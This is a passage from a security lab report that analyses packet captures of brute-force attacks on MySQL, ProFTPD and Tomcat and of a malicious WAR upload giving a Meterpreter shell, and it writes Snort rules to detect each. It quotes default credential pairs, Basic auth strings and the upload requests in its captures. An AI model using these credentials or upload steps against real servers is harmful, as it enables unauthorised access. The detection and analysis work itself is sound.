alert tcp any any -> 192.168.20.31 3306 (msg:"mysql bruteforce"; flow:to_server; flags:S; threshold: type limit, count 5, seconds 60, track by_src; classtype:bad-unknown; sid:12000003; rev:3;)
```

The above rule is efficient to detect the MySQL brute force attack. This rule detects the TCP SYN packet flow from any machine to the database server to the port 3306. A threshold limit is set to count for five SYN packets with reference to source within 60 seconds. If the threshold is met, then an alert will be raised with a message “mysql bruteforce”, sid “12000003” and this attack is categorized as bad-unknown traffic.

Following are the alerts raised on IDS sensor and squert when the attack was performed.

```
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r mysql_bruteforce.pcap
04/03-19:45:11.167416  [**] [1:12000003:3] mysql bruteforce [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.10.90:35341 -> 192.168.20.31:3306
04/03-19:45:21.264939  [**] [1:12000003:3] mysql bruteforce [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.10.90:45955 -> 192.168.20.31:3306
```

Fig. 569. Snort alert for MySQL brute force attack

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
4		2021-04-09 02:32:49	192.168.10.90	0	RFC1918 (.lo)	192.168.20.31	-	unknown (-)
	ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
	RT	2021-04-09 02:32:49	3.31	192.168.10.90	35341	192.168.20.31	3306	mysql bruteforce

Fig. 570. MySQL brute force attack alerts in squert

C. Analysis of Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1

i. Description: This exploit is about gaining access to the Ftp proxy server which host proftpd 1.3.1 service. This attack is carried out by performing brute force with a set of usernames and passwords.

- Attacking machine IP address: 10.10.10.13
- Ftp server IP address: 192.168.20.21 2021

ii. Wireshark Analysis:

Observation 1:

Before the actual attack begun, packets with different protocol like DNS, ICMP, ARP and TCP are observed.

1	0.000000	192.168.10.25	8.8.8.8	DNS	89 Standard query 0x7838 A connectivitycheck.gstatic.com
2	0.000021	192.168.10.25	8.8.8.8	DNS	74 Standard query 0x201f A www.google.com
3	0.000038	192.168.10.25	8.8.8.8	DNS	74 Standard query 0x1dcd A www.google.com
4	0.016404	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
5	0.016418	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
6	0.016428	192.168.20.101	192.168.10.25	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
7	3.213792	192.168.10.21	10.10.10.11	TCP	66 50052 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8	3.216148	10.10.10.11	192.168.10.21	TCP	54 5678 → 50052 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	3.745027	192.168.10.21	10.10.10.11	TCP	66 [TCP Retransmission] 50052 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2
10	3.747162	10.10.10.11	192.168.10.21	TCP	54 5678 → 50052 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	4.243701	RealtekU_12:50:06	Broadcast	ARP	42 Who has 192.168.20.21? Tell 192.168.20.101
12	4.243963	RealtekU_12:50:32	RealtekU_12:50:06	ARP	42 192.168.20.21 is at 52:54:00:12:50:32
13	4.244203	10.10.10.13	192.168.20.21	TCP	74 41555 → 2121 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2231747
14	4.244467	192.168.20.21	10.10.10.13	TCP	74 2121 → 41555 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSv
15	4.246066	10.10.10.13	192.168.20.21	TCP	66 41555 → 2121 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2231747596 TSecr=69970
16	4.247071	192.168.20.21	192.168.52.2	DNS	84 Standard query 0x6d01 PTR 13.10.10.10.in-addr.arpa
17	4.261042	192.168.30.101	192.168.20.21	ICMP	70 Time-to-live exceeded (Time to live exceeded in transit)
18	5.005605	192.168.10.25	4.4.4.4	DNS	89 Standard query 0x7838 A connectivitycheck.gstatic.com

Fig. 571. Different protocols

Multiple times TCP reset packets are found which states that the TCP connection between the attacking machine and server is interrupted many times during the attack.

Observation 2:

When a TCP connection was initiated from the attacking machine, FTP server was responded with an acknowledgement and the TCP connection was established.

13	4.244203	10.10.10.13	192.168.20.21	TCP	74	41555 → 2121 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2231747592 TSecr=0 WS=1
14	4.244467	192.168.20.21	10.10.10.13	TCP	74	2121 → 41555 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=699705 TSecr=
15	4.246066	10.10.10.13	192.168.20.21	TCP	66	41555 → 2121 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2231747596 TSecr=699705
16	4.247071	192.168.20.21	192.168.52.2	DNS	84	Standard query 0x6d01 PTR 13.10.10.10.in-addr.arpa
17	4.261042	192.168.30.101	192.168.20.21	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
18	5.005605	192.168.10.25	4.4.4.4	DNS	89	Standard query 0x7838 A connectivitycheck.gstatic.com
19	5.005624	192.168.10.25	4.4.4.4	DNS	74	Standard query 0x201f A www.google.com
20	5.005643	192.168.10.25	4.4.4.4	DNS	74	Standard query 0xidcd A www.google.com
21	5.021390	192.168.20.101	192.168.10.25	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
22	5.021412	192.168.20.101	192.168.10.25	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
23	5.021429	192.168.20.101	192.168.10.25	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
24	9.240928	192.168.20.21	192.168.52.2	DNS	84	Standard query 0x6d01 PTR 13.10.10.10.in-addr.arpa
25	9.254670	192.168.30.101	192.168.20.21	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
26	10.011857	192.168.10.25	8.8.8.8	DNS	74	Standard query 0x3615 A www.google.com
27	10.014061	192.168.10.25	8.8.8.8	DNS	89	Standard query 0x547a A connectivitycheck.gstatic.com
28	10.028407	192.168.20.101	192.168.10.25	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
29	10.029465	192.168.20.101	192.168.10.25	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
30	14.241915	192.168.20.21	10.10.10.13	TCP	74	46835 → 113 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=700705 TSecr=0 WS=32
31	14.244020	10.10.10.13	192.168.20.21	TCP	54	113 → 46835 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	14.244396	192.168.20.21	10.10.10.13	TCP	124	2121 → 41555 [PSH, ACK] Seq=1 Ack=1 Win=5792 Len=58 TSval=700705 TSecr=2231747596

Fig. 572. TCP handshake

After a reset packet from the attacking machine, the FTP server sent an acknowledgment (Frame 32) with a payload which has the FTP server version data.

```

> Frame 32: 124 bytes on wire (992 bits), 124 bytes captured (992 bits)
> Ethernet II, Src: RealtekU_12:50:32 (52:54:00:12:50:32), Dst: RealtekU_12:50:06 (52:54:00:12:50:06)
> Internet Protocol Version 4, Src: 192.168.20.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 2121, Dst Port: 41555, Seq: 1, Ack: 1, Len: 58
> Data (58 bytes)
0000  52 54 00 12 50 06 52 54 00 12 50 32 08 00 45 00  RT..P..RT..P2..E.
0010  00 6e 5f 40 40 06 f2 75 c0 a8 14 15 0a 0a      -n_@@_@.-u.....
0020  0a 0d 08 49 a2 53 5f 10 f2 79 d7 ca 1f 5f 80 18  --I-S_ .y..._..
0030  00 b5 04 c1 00 00 01 01 08 0a 00 0a b1 21 85 05  ....!...
0040  c4 0c 32 32 30 20 50 72 6f 46 54 50 44 20 31 2e  --220 Pr oFTPD 1.
0050  33 2e 31 20 53 65 72 76 65 72 20 28 44 65 62 69  3.1 Serv er (Debi
0060  61 6e 29 20 5b 3a 3a 66 66 66 66 3a 31 39 32 2e  an) [::f fff:192.
0070  31 36 38 2e 32 30 2e 32 31 5d 0d 0a          168.20.2 1]..

```

Fig. 573. FTP server version

Observation 3:

Further attacker was tried to access the FTP server with username name “abc” and password “root”. But the credentials were wrong, and authentication was failed.

```

220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.20.21]
USER abc
331 Password required for abc
PASS root
530 Login incorrect.

```

Fig. 574. FTP server login attempt

This is observed by following the TCP stream.

Observation 4:

After the above failed authentication, TCP connection got reset and a new TCP connection was established. The attacker again tried to access the FTP server with the other set of username and password and failed to authenticate.

```
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.20.21]
USER abc
331 Password required for abc
PASS msfadmin
530 Login incorrect.
```

Fig. 575. FTP server login attempt 2

The same pattern was observed multiple times with different usernames and passwords. This provides the evidence to categorize the attack as the “brute force attack”.

iii. *Snort rule to detect the FTP brute force attack:*

```
alert tcp 192.168.20.21 2021 -> any any (msg:"FTP bruteforce"; content:"331 Password
required"; flow:from_server,established; threshold: type limit, count 5, seconds
30, track by_src; flowbits:set,ftpl; flowbits:noalert; classtype:unsuccessful-
user; sid:12000004; rev:3;)

alert tcp 192.168.20.21 2021 -> any any (msg:"FTP bruteforce"; content:"530 Login
incorrect."; flow:from_server,established; threshold: type limit, count 5, seconds
30, track by_src; flowbits:isset,ftpl; classtype:unsuccessful-user; sid:12000005;
rev:3;)
```

The evidence found from the packet analysis were used to formulate the snort rules in order to detect the above attack. It is observed that for every username provided by the attacker, Ftp server responded with a request to provide a password with the content “331 Password required”. And whenever there was an authentication failure the FTP server is responded with a content “530 Login incorrect”. These two contents were same for every attempt and are used to create this rule.

The first rule checks for the content “331 Password required” in the packet sent by the FTP server. The threshold is set to trigger the rule when the message count reaches to 5 in 30 seconds. This tracking is done with the source address and flowbits keyword is used to set the condition. This attack is classified as “unsuccessful-user” since the attacker was not able to login. When the first rule triggers and according to the condition no alert will be raised, and the control will be transferred to second rule. Second rule triggers when the data packet from the server contains “530 Login incorrect”. If both conditions become true, then an alert will be raised with the message “FTP bruteforce” and sid “12000005”.

Below are the alerts generated by snort for the above rule.

```

04/03-22:02:38.845296  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:35449
04/03-22:03:01.414785  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:38535
04/03-22:03:11.434633  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:42101
04/03-22:03:21.454829  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:45481
04/03-22:03:33.765200  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:39661
04/03-22:03:45.705432  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:39201
04/03-22:03:55.725300  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:46495
04/03-22:04:05.745540  [**] [1:12000005:3] FTP bruteforce [**] [Classification:
Unsuccessful User Privilege Gain] [Priority: 1] {TCP} 192.168.20.21:2121 -> 10.1
0.10.13:42391

```

Fig. 576. Snort alerts for FTP brute force attack.

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
5	1	1		02:35:56	FTP bruteforce	12000005	6	7.576%

alert top any any -> any any (msg:"FTP bruteforce"; content:"530 Login incorrect."; flow:from_server,established; threshold: type limit, count 5, seconds 30, track by_src; flow bits:isset,ftp1; classtype:unsuccessful-user; sid:12000005; rev:3;)

file: downloaded.rules:27194

CATEGORIZE 0 EVENT(S) CREATE FILTER: [src](#) [dst](#) [both](#)

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
5		2021-04-09 02:35:56	192.168.20.21	0	RFC1918 (lo)	10.10.10.13	-	unknown (-)

<input type="checkbox"/>	ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
<input type="checkbox"/>	RT	2021-04-09 02:35:56	3.35	192.168.20.21	2121	10.10.10.13	41555	FTP bruteforce
<input type="checkbox"/>	RT	2021-04-09 02:35:56	3.36	192.168.20.21	2121	10.10.10.13	33629	FTP bruteforce
<input type="checkbox"/>	RT	2021-04-09 02:35:56	3.37	192.168.20.21	2121	10.10.10.13	41859	FTP bruteforce
<input type="checkbox"/>	RT	2021-04-09 02:35:56	3.38	192.168.20.21	2121	10.10.10.13	38181	FTP bruteforce
<input type="checkbox"/>	RT	2021-04-09 02:35:56	3.39	192.168.20.21	2121	10.10.10.13	37923	FTP bruteforce

Fig. 577. FTP brute force attack alerts in squert

D. Analysis of Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 (Proxy) server.

i. Description: This exploit is about the scanning an Apache Tomcat web application which is hosted by the proxy server P2. This scanning is performed by using multiple usernames and passwords to know the actual credentials.

- Attacking machine IP address: 10.10.10.13
- Proxy server (P2) address: 192.168.20.21 8081

ii. Wireshark Analysis:

Observation 1:

The attack was begun by sending the GET request to the Tomcat web application and the attacker was failed to undergo authorization. After the failed authorization, the attacking machine sent a TCP finish packet to end the TCP transmission.

6	0.007855	10.10.10.13	192.168.20.21	HTTP	186 GET /manager/html HTTP/1.1
7	0.008116	192.168.20.21	10.10.10.13	TCP	66 8180 → 37219 [ACK] Seq=1 Ack=121 Win=5792 Len=0 TSval=780009 TSecr=1937000851
8	0.057255	192.168.20.21	10.10.10.13	HTTP	1316 HTTP/1.1 401 Unauthorized (text/html)
9	0.059288	10.10.10.13	192.168.20.21	TCP	66 37219 → 8180 [ACK] Seq=121 Ack=1251 Win=64128 Len=0 TSval=1937000903 TSecr=780014
10	0.060306	10.10.10.13	192.168.20.21	TCP	66 37219 → 8180 [FIN, ACK] Seq=121 Ack=1251 Win=64128 Len=0 TSval=1937000904 TSecr=780014
11	0.060677	10.10.10.13	192.168.20.21	TCP	74 33409 → 8180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1937000905 TSecr=0 WS=128
12	0.060691	192.168.20.21	10.10.10.13	TCP	66 8180 → 37219 [FIN, ACK] Seq=1251 Ack=122 Win=5792 Len=0 TSval=780014 TSecr=1937000904

Fig. 578. HTTP get request.

Observation 2:

After the above failure, the attacker again tried to send the GET request and failed to authorize again. The same attempts were done multiple times and the connection denied by the web application because of un-authorization.

16	0.062434	10.10.10.13	192.168.20.21	HTTP	221 GET /manager/html HTTP/1.1
17	0.062659	192.168.20.21	10.10.10.13	TCP	66 8180 → 33409 [ACK] Seq=1 Ack=156 Win=6880 Len=0 TSval=780014 TSecr=1937000906
18	0.065002	192.168.20.21	10.10.10.13	HTTP	1316 HTTP/1.1 401 Unauthorized (text/html)
19	0.066361	10.10.10.13	192.168.20.21	TCP	66 33409 → 8180 [ACK] Seq=156 Ack=1251 Win=64128 Len=0 TSval=1937000910 TSecr=780015

Fig. 579. HTTP/1.1 401 unauthorized.

After analyzing the TCP stream, it is observed that there is no authorization field in the GET request packet. This says that attacker sending get request without any user credentials.

```
GET /manager/html HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=utf-8
Content-Length: 948
Date: Sat, 03 Apr 2021 22:13:56 GMT
```

Fig. 580. HTTP request denial

Observation 3:

Many GET requests are sent to the web application with the encoded usernames and passwords but were failed to authenticate. After many attempts, one GET request was successfully authorized and the web application sent HTTP

status message to the attacking machine. When the TCP stream is analyzed, an authorization field is found which has the authorization type and base-64 encoded user credentials (dG9tY2F0OnRvbWNhdA==).

```
GET /manager/html HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWNhdA==

HTTP/1.1 200 OK
```

Fig. 581. Successful authorization

These credentials were decoded using a base64 decoding utility which is available online. After decoding it is found the username and password of the web application is “tomcat”.




Fig. 582. Base64 credentials decoding.

Observation 4:

The scanning was continued even after successful authorization with different set of usernames and passwords. Following are the pair of usernames and passwords that are used for authorization in this attack.

- tomcat:manager
- tomcat:root
- tomcat:role
- both:admin
- both:role
- both:root
- both:tomcat
- both: s3cret
- both:vagrant
- admin:vagrant

Since there are multiple attempts of authorization, this attack is categorized as brute force attack.

iii. Snort rule to detect the Tomcat brute force attack:


```

alert tcp any any -> 192.168.20.21 8180 (msg:"Tomcat bruteforce attempt";
flow:to_server,established; content:"/manager/html"; fast_pattern:only; nocase;
http_uri; content:"|41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 3a 20 42 61 73 69 63|";
http_header; threshold: type limit, count 5, seconds 30, track by_src;
flowbits:set,condi; flowbits:noalert; classtype:attempted-admin; sid:12000007;
rev:8;)

alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat bruteforce attempt";
flow:from_server,established; content:"401"; http_stat_code; threshold: type
limit, count 5, seconds 30, track by_src; flowbits:isset,condi;
classtype:attempted-admin; sid:12000008; rev:8;)

```

From the above packet analysis, it is evident that, multiple requests are sent to the web application using GET method and almost every request had an authentication field which contains encoded username and password. And when the authentication is not successful, web application sent 401 unauthorized message to the attacking machine. Using these parameters, above snort rule is formulated. When the attacking machine sends a GET request and have an authentication type field (|41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 3a 20 42 61 73 69 63|), then the first rule will be triggered, and no alert will be raised because of the flowbit condition. Now the second rule will be triggered when the authorization is unsuccessful, and the server return 401 http stat code. When these two rules are satisfied then an alert will be raised with sid “12000008” and this attack is classified as “attempted administrator privilege gain”.

Below are the snort alerts for the above rule.

```

04/03-22:14:50.097973  [**] [1:12000008:8] Tomcat bruteforce attempt [**] [Classi
fication: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.2
0.21:8180 -> 10.10.10.13:45671
04/03-22:14:50.127119  [**] [1:12000008:8] Tomcat bruteforce attempt [**] [Classi
fication: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.2
0.21:8180 -> 10.10.10.13:35121
04/03-22:14:50.147969  [**] [1:12000008:8] Tomcat bruteforce attempt [**] [Classi
fication: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.2
0.21:8180 -> 10.10.10.13:39405

```

Fig. 583. Snort alerts for Tomcat web application scan

The screenshot shows a Snort alert summary bar with the following details: 5 alerts, 1 event, 1 rule, 02:44:20 duration, Tomcat bruteforce attempt rule name, 12000008 rule ID, 6 alerts, and 5.814% detection rate. Below the summary bar, the rule definition is shown: alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat bruteforce attempt"; flow:from_server,established; content:"401"; http_stat_code; threshold: type limit, count 5, seconds 30, track by_src; flowbits:isset,condi; classtype:attempted-admin; sid:12000008; rev:8;). The main table displays the following data:

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
5		2021-04-09 02:44:20	192.168.20.21	0	RFC1918 (.lo)	10.10.10.13	0	RFC1918 (.lo)
ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE	
<input type="checkbox"/>	RT	2021-04-09 02:44:20	3.42	192.168.20.21	8180	10.10.10.13	33409	Tomcat bruteforce attempt
<input type="checkbox"/>	RT	2021-04-09 02:44:20	3.46	192.168.20.21	8180	10.10.10.13	40283	Tomcat bruteforce attempt
<input type="checkbox"/>	RT	2021-04-09 02:44:20	3.48	192.168.20.21	8180	10.10.10.13	45671	Tomcat bruteforce attempt
<input type="checkbox"/>	RT	2021-04-09 02:44:20	3.50	192.168.20.21	8180	10.10.10.13	35121	Tomcat bruteforce attempt
<input type="checkbox"/>	RT	2021-04-09 02:44:20	3.52	192.168.20.21	8180	10.10.10.13	39405	Tomcat bruteforce attempt

Fig

Fig. 584. Tomcat web application scan alerts in squert

E. Analysis of Playbook 55: Attacking the apache tomcat upload (port 8180) service in P4 (Proxy) server.


i. Description: After successful scan for the admin credentials of Tomcat Web application, attacker tried to upload a malicious WAR file to create a backdoor and gain shell access of the server [226]. Snort rules in this playbook will be helpful to detect the WAR file upload activity.

- Attacking machine IP address: 10.10.10.13
- Proxy server (P2) address: 192.168.20.21 8081

ii. Wireshark Analysis:

Observation 1:

After successful credential scan, attacker used the obtained user credentials to login to Tomcat web application. Since, the user credentials are correct Tomcat application allowed the user to login and it is confirmed after finding the http OK stat message in the initial frames of the pcap file.



```
Wireshark · Follow TCP Stream (tcp.stream eq 2) · Tomcat_upload.pcap
GET /manager/html HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic dG9tY2F0OnRvbWVhdA==
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Sat, 03 Apr 2021 22:36:17 GMT
```

Fig. 585. Successful authorization

The base64 encoded user credentials are same as the user credentials obtained in the playbook 54.

Observation 2:

After gaining access, a WAR file “ KlgN6iB9Gm.war” is uploaded to the uri path “/manager/html/upload?” using POST method.



```
POST /manager/html/upload?path=KlgN6iB9Gm&org.apache.catalina.filters.CSRF_NONCE= HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie:
Authorization: Basic dG9tY2F0OnRvbWVhdA==
Content-Type: multipart/form-data; boundary=-----3450590741733253892504718171
Content-Length: 6496

-----3450590741733253892504718171
Content-Disposition: form-data; name="deployWar"; filename="KlgN6iB9Gm.war"
Content-Type: application/octet-stream
```

Fig. 586. WAR file name

This war file contains java server page “v8SDT9DhasuT4yzM.jsp” and it is executed using GET method.

```

GET /KlgN6iB9Gm/v8SDT9DhasuT4yzM.jsp HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 03 Apr 2021 22:36:17 GMT

```

Fig 27. Java server page execution.

After the execution of the above java server page it is undeployed using POST method with the uri “/manager/html/undeploy?path”.

```

POST /manager/html/undeploy?path=KlgN6iB9Gm&org.apache.catalina.filters.CSRF_NONCE= HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie:
Authorization: Basic dG9tY2F0OnRvbWNhdA==
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Date: Sat, 03 Apr 2021 22:36:17 GMT

```

Fig. 587. Undeploying WAR file

Although, the execution was successful no session was created.

Observation 3:

Attacker followed the same steps to upload, execute and undeploy with different WAR files and was not successful in gaining shell access. Finally, with “n2hwYab8dPMLfCHWxyDlPwnw.war” the attacker was able to gain the shell access.

```

POST /manager/html/upload?path=n2hwYab8dPMLfCHWxyDlPwnw&org.apache.catalina.filters.CSRF_NONCE= HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie:
Content-Type: multipart/form-data; boundary=-----9600158149483716259290524712
Content-Length: 6522

-----9600158149483716259290524712
Content-Disposition: form-data; name="deployWar"; filename="n2hwYab8dPMLfCHWxyDlPwnw.war"
Content-Type: application/octet-stream

```

Fig. 588. WAR file name

The above war file contains a java server page “NMOHAo.jsp” which is executed using GET method and later undeployed using POST method and the uri “/manager/html/undeploy?path= n2hwYab8dPMLfCHWxyDlPwnw”.

```

GET /n2hwYab8dPMLfCHWxyDIPwnw/NMOHAo.jsp HTTP/1.1
Host: 192.168.20.21:8180
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK

```

Fig. 589. Java server page execution.

Observation 4:

Below is the evidence to prove that the above war file execution helped the attacker to gain the shell access. And the post exploitation activity is not visible in clear text since it encoded.

```

> Internet Protocol Version 4, Src: 10.10.10.14, Dst: 192.168.20.21
> Transmission Control Protocol, Src Port: 4444, Dst Port: 34298, Seq: 49233, Ack: 1, Len: 1448
▼ Data (1448 bytes)
  Data: 1200002e000000000000000000000000a48194110000636f6d...
  ▼ Text: \022
    > [Expert Info (Warning/Undecoded): Trailing stray characters]
    [Length: 1448]

```

```

0000 52 54 00 12 50 32 52 54 00 12 50 06 08 00 45 00 RT..P2RT..P...E-
0010 05 dc 71 55 40 00 3e 06 dc f1 0a 0a 0a 0e c0 a8 ...qU@>.....
0020 14 15 11 5c 85 fa 0f 45 d7 80 42 72 cb 9d 80 10 ...\.E..Br....
0030 01 fe 93 04 00 00 01 01 08 0a 95 90 7b 0f 00 0d .....{...
0040 f9 83 12 00 00 2e 00 00 00 00 00 00 00 00 00 .....
0050 00 a4 81 94 11 00 00 63 6f 6d 2f 6d 65 74 61 73 .....com/metas
0060 70 6c 6f 69 74 2f 6d 65 74 65 72 70 72 65 74 65 ploit/me terprete
0070 72 2f 48 74 74 70 54 72 61 6e 73 70 6f 72 74 2e r/HttpTransport.
0080 63 6c 61 73 73 50 4b 01 02 14 03 0a 00 00 00 08 classPK.....

```

Fig. 590. Evidence for meterpreter session

iii. Snort rule to detect the Tomcat Upload vulnerability:

```

alert tcp any any -> 192.168.20.21 8180 (msg:"Tomcat Upload";
flow:to_server,established; content:"POST"; http_method;
content:"/manager/html/upload?path="; fast_pattern:only; nocase; http_uri;
flowbits:set,condul; flowbits:noalert; classtype:web-application-attack;
sid:120000012; rev:8;)

alert tcp 192.168.20.21 8180 -> any any (msg:"Tomcat-upload application at the
context path"; flow:from_server,established; content:"OK"; nocase; http_stat_msg;
flowbits:isset,condul; classtype:web-application-attack; sid:120000013; rev:8;)

```

From the packet analysis two main events are observed i.e., gaining access to the web application with the user credentials and uploading activity of the WAR file. Snort rule for credential scanning is already presented in the playbook 54. Above rule focuses on raising an alert when an attacker is successful in uploading WAR file. First rule triggers when an attacker sends any file to the uri “/manager/html/upload?path=” using post method. And when the upload is successful the server replies with an “OK” http stat message. At this instance an alert will be raised with the message "Tomcat-upload application at the context path" sid “120000013”. This a rule is classified as web application attack.

Following are the alerts raised on IDS sensor and squert when the attack was performed.

```

04/03-22:37:11.486683  [**] [1:12000014:8] Tomcat connect attemp failed [**] [C
lassification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:37689
04/03-22:37:11.833314  [**] [1:12000013:8] Tomcat-upload application at the cont
ext path [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.1
68.20.21:8180 -> 10.10.10.14:37563
04/03-22:37:11.886761  [**] [1:12000014:8] Tomcat connect attemp failed [**] [C
lassification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.1
